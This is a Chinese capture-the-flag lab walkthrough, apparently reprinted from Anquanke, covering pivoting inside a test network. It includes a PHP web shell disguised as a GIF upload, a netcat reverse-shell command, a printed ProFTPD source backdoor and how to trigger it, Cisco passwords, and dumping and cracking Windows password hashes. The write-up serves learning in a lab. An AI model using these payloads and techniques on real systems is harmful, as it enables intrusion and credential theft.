
4.7.1 端口转发

有很多方法可以通过 SSH 连接实现对内部网络的便捷访问。

首先，我建议研究文章“Pivoting 或端口转发”。

此外，了解标准 SSH 客户端的功能非常有用：想要端口转发只需向命令行添加参数而无需重新启动会话。


输入以上命令后，我们将通过 127.0.0.1 上的端口 8086 访问服务器 192.168.0.6（photo）的端口 80：



4.8 照片托管和文件上传


照片服务器仅有一个文件上传表单与用户交互（它确实存在漏洞)。

从开发人员的角度来看，要使上传文件安全非常困难，因为攻击媒介太多了（文件扩展名验证绕过，MIME 类型或处理文件的库中的漏洞，或竞争条件，或任何其他问题)。




同时，运行 dirb 以查看 Web 服务器上有哪些隐藏目录。


上传目录可直接访问，我们将尝试上传正常的图像并确保文件保存在此文件夹中：



google.png 可以访问。请注意，该网站显示图像的大小，显然已经解析了。试图下载一个 PHP 文件：



修改 MIME 类型和扩展名并没有什么作用：



有趣的是，这给我们提供两个线索：第一是文件可能在加载后删除，所以可以在删除前访问它，第二，我们需要服确保服务端检查这张照片是否存在（对于 getimagesize() 你可以通过添加 GIF 头等欺骗）。我们使用 file.jpg 再次尝试：

```
GIF89a
<?php
   echo "<pre>";
   system($_GET['cmd']);
   echo "</pre>";
?>
~
```

安全客 (www.anquanke.com)

文件已成功加载并且可以访问：

```
root@kali2:~/lab9/photo# curl http://127.0.0.1:8086/upload/file.jpg
GIF89a
<?php
   echo "<pre>";
   system($_GET['cmd']);
   echo "</pre>";
?>
```

安全客 (www.anquanke.com)

但不幸的是，它没有被执行。因为 php 后缀名并没有解析，所以我们尝试使用不同的扩展名下载此文件：.htaccess，.php5，.phtml 和.pht，发现最后一个有效！它执行了：

```
root@kali2:~/lab9/photo# curl http://127.0.0.1:8086/upload/file.pht?c
md=id
GIF89a
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
```

安全客 (www.anquanke.com)

现在你需要一个 shell。为此，请在 SSH 服务器上监听端口并访问该文件：

```
d.nash@tl9-ssh:~$ nc -nvlp 1236
listening on [any] 1236 ...
```

安全客 (www.anquanke.com)

```
root@kali2:~/lab9/photo# curl http://127.0.0.1:8086/upload/file.pht?c
md=nc%20-e%20/bin/sh%20172.16.0.2%201236
```

安全客 (www.anquanke.com)

成功获取连接：

```
d.nash@tl9-ssh:~$ nc -nvlp 1236
listening on [any] 1236 ...
connect to [172.16.0.2] from (UNKNOWN) [192.168.0.6] 33584
python -c 'import pty; pty.spawn("/bin/sh")'
$
```

安全客 (www.anquanke.com)

你可以在上传文件夹里隐藏子目录找到 token：

```
www-data@tl9-photo:~/upload/                    cat photo.txt
cat photo.txt
```

安全客 (www.anquanke.com)

顺便可以查看下源代码：

```
cat add.php
<?php

function validateFile($filename) {
    $filename=explode('.',strtolower($filename));
    if (preg_match("(php[3-7]?|phtml?)",end($filename)))
        return true;
    else
        return false;
}

function processFile($tmpPath) {
    $path = "upload/".$_FILES["image"]["name"];
    if (move_uploaded_file($tmpPath,$path))
    {
        echo "<center>File ".$_FILES["image"]["name"]. "&nbspsuccessfully uploaded!</center>\n";
        $x = getimagesize($path);
        if ($x)
        {
        echo "<center>Width: ".$x[0]."\nHeight: ".$x[1]."\nImage type: ".$x["mime"]."</center>\n";
        //unlink($path);
        }
        else
        {
        echo "<center>but whis is not image!DELETED.</center>";
        unlink($path);
        }
    }
}

if ($_SERVER["REQUEST_METHOD"] == "POST" && is_uploaded_file($_FILES["image"]["tmp_name"]))
{
    $tmpPath=$_FILES["image"]["tmp_name"];
    if (validateFile($_FILES["image"]["name"])) {
        echo "<center>Uploaded file is invalid.</center>";
        unlink($tmpPath);
    }
    else
        processFile($tmpPath);
}
```

安全客 (www.anquanke.com)

我们看到该文件首先存储在一个文件夹中然后只检查，也就是说，除了我们利用的漏洞之外，还存在竞争条件。除了 token 和服务器上的代码之外，我们发现没什么有趣的，下篇继续！

4.9 FTP

使用 nmap 服务器 172.16.0.4 进行扫描后，我们找到了开放端口 21（ftp）和端口 22（ssh）。使用之前的 ssh 账号信息无法登录，所以围绕 FTP 来看。

```
d.nash@tl9-ssh:/tmp$ nmap -sV 172.16.0.4 -p21

Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-16 00:06 MSK
Nmap scan report for 172.16.0.4
Host is up (0.00052s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5
Service Info: OS: Unix
```

安全客 (www.anquanke.com)

ProFTPD 1.3.5 有一个已知的漏洞。该漏洞允许在未认证的情况下复制文件，加上 Web 服务可以实现任意文件下载，比如复制/etc/passwd 到/var/www。问题是这台机器上的 Web 服务器没有运行...

让我们尝试连接到 ftp 服务器：

```
d.nash@tl9-ssh:/tmp$ ftp 172.16.0.4
Connected to 172.16.0.4.
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
Name (172.16.0.4:d.nash): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 ftp      ftp          4096 May  3 18:29 dist
226 Transfer complete
ftp>
```

安全客 (www.anquanke.com)

匿名登录可用，在 dist 文件夹中我们找到 FTP 服务 proftpd 的源代码。放在这里肯定是有原因的，我们试着研究它。使用 ftp 客户端（lcd 和 get 命令）下载并解压缩 proftpd-dfsg-1.3.5.tar.bz2 存档，并尝试查找代码中的更改。搜索 CYBEAR 子字符串找到 src/help.c 文件：

```
    pr_response_add(R_DUP, _("Direct comments to %s"),
      cmd->server->ServerAdmin ? cmd->server->ServerAdmin : "ftp-admin");

  } else {
    if (strcmp(target, "CYBEAR32C") == 0) { system("/bin/sh;/sbin/sh"); }
    /* List the syntax for the given target command. */
    for (i = 0; i < help_list->nelts; i++) {
      if (strcasecmp(helps[i].cmd, target) == 0) {
        pr_response_add(R_214, "Syntax: %s %s", helps[i].cmd,
          helps[i].syntax);
        return 0;
      }
    }
  }
```

安全客 (www.anquanke.com)

ProFTPD 版本 1.3.3c 中内置了类似的后门程序。

让我们尝试使用提供的后门!

```
d.nash@tl9-ssh:~$ nc 172.16.0.4 21
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
HELP CYBEAR32C
python -c 'import pty; pty.spawn("/bin/sh")'
$ bash
bash
proftpd@tl9-ftp-test:/$ ls
ls
bin   home        lib64       opt   sbin   tmp      vmlinuz.old
boot  initrd.img  lost+found  proc  share  usr
dev   initrd.img.old  media   root  srv    var
etc   lib         mnt         run   sys    vmlinuz
proftpd@tl9-ftp-test:/$
```

安全客 (www.anquanke.com)

好吧，在/home 文件夹中我们找到了一些有用的文件

```
proftpd@tl9-ftp-test:/home$ ls -la
ls -la
total 28
drwxr-xr-x  7 root root 4096 May 14 20:22 .
drwxr-xr-x 23 root root 4096 May  3 20:21 ..
drwxrwxr-x  2 root test 4096 Jun  8 14:53 cisco_upload
drwxrwxrwt 12 root root 4096 Jun 15 18:56 m.barry
drwxr-xr-x  2 root root 4096 May 10  2014 old
drwxr-xr-x  3 test test 4096 May 26 17:23 test
drwxr-xr-x  3 user user 4096 May 26 17:29 user
proftpd@tl9-ftp-test:/home$
```

安全客 (www.anquanke.com)

除了 ‘‘旧’’ 文件夹中的标记之外，我们还发现：

- 新帐户 m.barry，
- m.barry/upload/test_scripts 文件夹中的测试脚本，
- 带密码的 cisco 路由器配置文件

```
privilege exec level 3 monitor capture buffer
privilege exec level 3 monitor capture point ip cef
privilege exec level 3 monitor capture point ip
privilege exec level 3 monitor capture point associate
privilege exec level 3 monitor capture point start
privilege exec level 3 monitor capture point
privilege exec level 3 monitor capture
privilege exec level 3 monitor
privilege exec level 3 show monitor capture point all
privilege exec level 3 show monitor capture point
privilege exec level 3 show monitor capture
privilege exec level 3 show monitor
privilege exec level 3 show
!
line con 0
 exec-timeout 0 0
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password cisco
 logging synchronous
 login
 transport input telnet
 transport output telnet
!
end
```

安全客 (www.anquanke.com)

- 带有密码 m.barry 的 trouble.cap 文件，表明 dev 服务器可能使用 FTP 从 test_scripts 文件夹下载 Python 脚本并启动它们。


```
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
USER m.barry
331 Password required for m.barry
PASS Shie9aiR
230 User m.barry logged in
CWD upload
250 CWD command successful
CWD test_scripts
250 CWD command successful
TYPE A
200 Type set to A
PASV
227 Entering Passive Mode (172,16,0,4,201,0).
NLST *.py
150 Opening ASCII mode data connection for file list
226 Transfer complete
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (172,16,0,4,147,119).
RETR test.py
150 Opening BINARY mode data connection for test.py (85 bytes)
226 Transfer complete
```

不幸的是，因为没有足够的权限，不能简单地查看 test_scripts 中包含的文件，所以必须寻找另一种攻击 dev 服务器的方法。

4.10 CISCO

从 cisco 开始尝试使用找到的信息。我们根据网络拓扑回忆 IP 并使用得到的密码登录路由器：

得到 token！现在让我们尝试破解 enable 3 的哈希：



找到密码，尝试并获得特权模式：

一切准备就绪。路由器的配置文件允许你进行流量监控：

```
mgcp profile default
!
!
!
gatekeeper
 shutdown
!
privilege exec level 3 monitor capture buffer
privilege exec level 3 monitor capture point ip cef
privilege exec level 3 monitor capture point ip
privilege exec level 3 monitor capture point associate
privilege exec level 3 monitor capture point start
privilege exec level 3 monitor capture point
privilege exec level 3 monitor capture
privilege exec level 3 monitor
privilege exec level 3 show monitor capture point all
privilege exec level 3 show monitor capture point
privilege exec level 3 show monitor capture
privilege exec level 3 show monitor
privilege exec level 3 show
!
line con 0
 exec-timeout 0 0
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password cisco
 logging synchronous
 login
 transport input telnet
 transport output telnet
!
end
```

安全客 (www.anquanke.com)

借助这些命令，可以研究通过该子网（即门户网站）的流量。

事实证明，有机会以不同的方式通关，我个人不需要监控流量。因此，我建议将这部分留给读者继续进行。

4.11 NAS 和未受保护的备份

继续探索不同的子网，我们遇到了一个 NAS 服务器：

```
d.nash@tl9-ssh:~$ nmap 192.168.0.3

Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-16 01:07 MSK
Nmap scan report for 192.168.0.3
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
3260/tcp open  iscsi
```


安全客 (www.anquanke.com)

打开端口 3260 暗示能够连接到 iscsi。如果你关注安全新闻，可能听说过意大利公司 Hacking Team 的黑客行为（CyBear32c 的原型便是这个）。在网络上，你可以找到有关攻击原理的文章，从中了解很多精彩的内容。

让我们从端口转发到本地机器开始：


安装 iscsiadm 并尝试连接：

尝试连接，失败。




我们打开调试模式，看到 iscsiadm 正在尝试连接到 192.168.0.3，但是它不在我们的子网中。让我们尝试使用sshuttle替代端口转发。这样我们可以直接访问真实 IP，而无需单独转发每个端口。

连接：



连接成功！现在查看磁盘信息：



现在需要连接这个 vmdk：


```
root@kali2:~/lab9/nas/drive# losetup /dev/loop0 test121-flat.vmdk
root@kali2:~/lab9/nas/drive# fdisk -l /dev/loop0

Disk /dev/loop0: 2 GiB, 2147483648 bytes, 4194304 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xe4a6e4a6

Device       Boot Start     End Sectors Size Id Type
/dev/loop0p1 *       63 4185215 4185153   2G  7 HPFS/NTFS/exFAT
```

安全客(www.anquanke.com)

它在磁盘上开始偏移位置为 63 * 512 字节，即 32,256：

```
root@kali2:~/lab9/nas/drive# losetup -o 32256 /dev/loop1 /dev/loop0
```

之后，Kali 能够自动检测磁盘并直接访问内容：



我们找到用户 token_nas_token,但文件系统中没有任何东西。将注册表数据库从 WINDOWS\system32\config 复制到本地，并尝试查看保存的密码哈希：

```
root@kali2:~/lab9/nas/registry# samdump2 system SAM
Administrator:500:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45
f9416be5787d86:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
1b73c59d7e0c089c0:::
*disabled* HelpAssistant:1000:eab41d131602a4a90e2fc9f021675461:26cd0a
1daf676aa4aedee01329b34a40:::
token_nas_token:1005:41a111e45e492d6bcc08baab7388e8bd:dc9690ad0c490a5
0e9caa8cb54b302cf:::
t.smith:1006:f8393cbc8a5610aeaad3b435b51404ee:179699ef43d4b9ba2f8f615
f59893917:::
r.lampman:1007:bc4e239bffb3c834aad3b435b51404ee:c60e748f9b3eeccfede53
690c89513e5:::
d.rector:1008:eb7822c22a86e7e2ff17365faf1ffe89:50fa25e9f358ebcd7c6bfe
2da702d84e:::
```

安全客 (www.anquanke.com)

为了缩短哈爆破时间，我们将使用在线爆破服务rainbowtables.it64.com。你可以自己本地爆破，但在在线服务的帮助下会更快。

我们输入现有的 LM 哈希值（每行中转储的第一个哈希值）并查看结果。LM 哈希是使用大写后的密码计算出来的（译者注：可自行百度 LM 哈希原理），因此在得到结果后需要使用 NTLM 哈希恢复正确的密码。

可以在数据库中找到所有哈希值及其相应的密码。将它们（大写）保存在一个单独的文件中，并使用 john 带上-rules=NT 选项来查找正确的密码：

```
root@kali2:~/lab9/nas# john --rules=NT --wordlist=passwords_lm.txt --
format=NT h.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE
2 4x3])
No password hashes left to crack (see FAQ)
root@kali2:~/lab9/nas#
```

安全客 (www.anquanke.com)

并使用-show 选项获取密码：

```
Administrator:          :500:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337
d73085c45f9416be5787d86:::
token_nas_token:                :1005:41a111e45e492d6bcc08baab7388e8bd:d
c9690ad0c490a50e9caa8cb54b302cf:::
t.smith:       :1006:f8393cbc8a5610aeaad3b435b51404ee:179699ef43d4b9ba2
f8f615f59893917:::
r.lampman:         :1007:bc4e239bffb3c834aad3b435b51404ee:c60e748f9b3eec
cfede53690c89513e5:::
d.rector:          :1008:eb7822c22a86e7e2ff17365faf1ffe89:50fa25e9f358e
bcd7c6bfe2da702d84e:::

5 password hashes cracked, 0 left
```

安全客 (www.anquanke.com)

ask 的 token 在 token_nas_token 的密码中，同时还获得了 d.rector 的新凭据。我们继续！

